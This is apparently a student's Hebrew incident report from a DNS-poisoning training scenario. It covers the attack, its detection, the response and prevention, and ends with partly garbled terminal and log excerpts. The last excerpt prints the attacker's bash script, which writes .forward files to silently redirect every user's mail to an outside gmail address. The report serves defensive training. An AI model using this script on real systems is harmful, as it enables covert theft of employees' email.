


# דוח אירוע

מגיש: דור לבקוביץ – 203565015

שם התרחיש: DNS Poisoning

תהליך ההתקפה – התוקף ביצע הרעלת DNS וכך מישהו מהארגון התחבר לאתר המשוך לתוקף מה שגרם לירידה של קובץ זדוני למחשב ללא ידיעתו ובכך יצר בעצם BACKDOOR לרשת הפנימית של הארגון והצליח לשים יד על מיילים של עובדים בחברה.

תהליך הזיהוי – לאחר בדיקה בתוכנת ה- arksight גילינו תנועה חשודה בשרת המיילים של החברה ולאחר בדיקה מעמיקה נוכחנו לגלות בשרת המיילים שיש תנועה גדולה של מיילים שנשלחים החוצה.



תהליך ההגנה הראשוני – התחברנו לשרת המיילים על מנת לברר מה נשלח, לאן נשלח, כמה נשלח ומתי. ובנוסף לבדוק איך נוצר BACKDOOR בארגון.

תהליך הגנה מונעת – חיזוק ההרשאות בשרת ה-DNS, הדרכות ותזכורים של עובדי החברה כל תקופת זמן מסוימת על חשיבות אבטחת מידע וריענונים של סכנות מניעתם, והכי חשוב לחסום גישה של עובדי החברה להוריד תוכנות ולהתקין ללא הרשאה מגורם מוסמך.

כלים חדשים שפיתחתם/השתמשתם – לא היה כלי חדש בתרחיש זה

אופן עבודת הצוות – עבודה מבולגנת של הצוות חוסר סינכרון ואי עידכון של ממצאים חדשים המובילים לפיתרון.

```
root@WS-Ubuntu-CNT1: /var/log# cat
)
Dec 26 09:54:01 WS-Ubuntu-CNT1 CRON[4505]: (CRON) info (No MTA installed, discarding output)
Dec 26 09:55:01 WS-Ubuntu-CNT1 CRON[4521]: (user037) CMD (/home/user037/renew.sh)
)
Dec 26 09:55:01 WS-Ubuntu-CNT1 CRON[4520]: (CRON) info (No MTA installed, discarding output)
Dec 26 09:56:01 WS-Ubuntu-CNT1 CRON[4550]: (user037) CMD (/home/user037/renew.sh)
)
Dec 26 09:56:01 WS-Ubuntu-CNT1 CRON[4549]: (CRON) info (No MTA installed, discarding output)
Dec 26 09:57:01 WS-Ubuntu-CNT1 CRON[4562]: (user037) CMD (/home/user037/renew.sh)
)
Dec 26 09:57:01 WS-Ubuntu-CNT1 CRON[4561]: (CRON) info (No MTA installed, discarding output)
Dec 26 09:58:01 WS-Ubuntu-CNT1 CRON[4589]: (user037) CMD (/home/user037/renew.sh)
)
Dec 26 09:58:01 WS-Ubuntu-CNT1 CRON[4588]: (CRON) info (No MTA installed, discarding output)
Dec 26 09:59:01 WS-Ubuntu-CNT1 CRON[4602]: (user037) CMD (/home/user037/renew.sh)
)
Dec 26 09:59:01 WS-Ubuntu-CNT1 CRON[4601]: (CRON) info (No MTA installed, discarding output)
root@WS-Ubuntu-CNT1: /var/log# cat
```

```
ThinkCentre
Dec 26 09:17:01 mailrelay CRON[1208]: pam_unix(cron:session): session opened for user root
Dec 26 09:00:01 mailrelay CRON[1263]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:00:01 mailrelay CRON[1263]: pam_unix(cron:session): session closed for user root by (uid=0)
Dec 26 09:00:01 mailrelay sssd[1369]: Accepted password for root from 192.168.11.0.114 port 4443 ssh2
Dec 26 09:00:01 mailrelay sssd[1369]: pam_unix(sshd:session): session opened for user root by (uid=0)
Dec 26 09:00:01 mailrelay sssd[1351]: Accepted password for root from 192.168.11.0.113 port 4443 ssh2
Dec 26 09:00:01 mailrelay sssd[1351]: pam_unix(sshd:session): session opened for user root by (uid=0)
Dec 26 09:13:12 mailrelay sssd[1351]: pam_unix(sshd:session): session closed for user root by (uid=0)
Dec 26 09:13:36 mailrelay sssd[2832]: Accepted password for root from 192.168.11.0.113 port 4443 ssh2
Dec 26 09:13:36 mailrelay sssd[2832]: pam_unix(sshd:session): session opened for user root by (uid=0)
Dec 26 09:17:01 mailrelay CRON[3765]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:20:01 mailrelay CRON[4445]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:20:01 mailrelay CRON[4445]: pam_unix(cron:session): session closed for user root by (uid=0)
Dec 26 09:20:01 mailrelay CRON[5111]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:20:01 mailrelay CRON[5111]: pam_unix(cron:session): session closed for user root by (uid=0)
Dec 26 09:26:34 mailrelay sssd[2832]: pam_unix(sshd:session): session closed for user root by (uid=0)
Dec 26 09:26:34 mailrelay CRON[13754]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:26:34 mailrelay CRON[13754]: pam_unix(cron:session): session closed for user root by (uid=0)
Dec 26 09:27:01 mailrelay CRON[17703]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:27:01 mailrelay CRON[17703]: pam_unix(cron:session): session closed for user root by (uid=0)
Dec 26 09:27:01 mailrelay CRON[18425]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 26 09:27:01 mailrelay CRON[18425]: pam_unix(cron:session): session closed for user root by (uid=0)
root@Central-Mail1: /tmp#
```

```
root@Central-Mail1: /tmp
Smart R
etc lib32 media mnt sbin srv var
root@Central-Mail1: /tmp# cd /opt
root@Central-Mail1: /opt# ls
root@Central-Mail1: /opt# cd ..
-bash: cd: ..: No such file or directory
root@Central-Mail1: /opt# cd ..
root@Central-Mail1: /tmp# cd /tmp
root@Central-Mail1: /tmp# ls
cafenv-appconfig script users.txt vmware-root
root@Central-Mail1: /tmp# cd script
-bash: cd: script: Not a directory
root@Central-Mail1: /tmp# file script
script: Bourne-Again shell script text executable
root@Central-Mail1: /tmp# cat script
#!/bin/bash
ls /home > /tmp/users.txt
for i in `cat /tmp/users.txt`
do
    echo \\$i > /home/$i/.forward
    echo miller@gmail.com >> /home/$i/.forward
done
root@Central-Mail1: /tmp#
```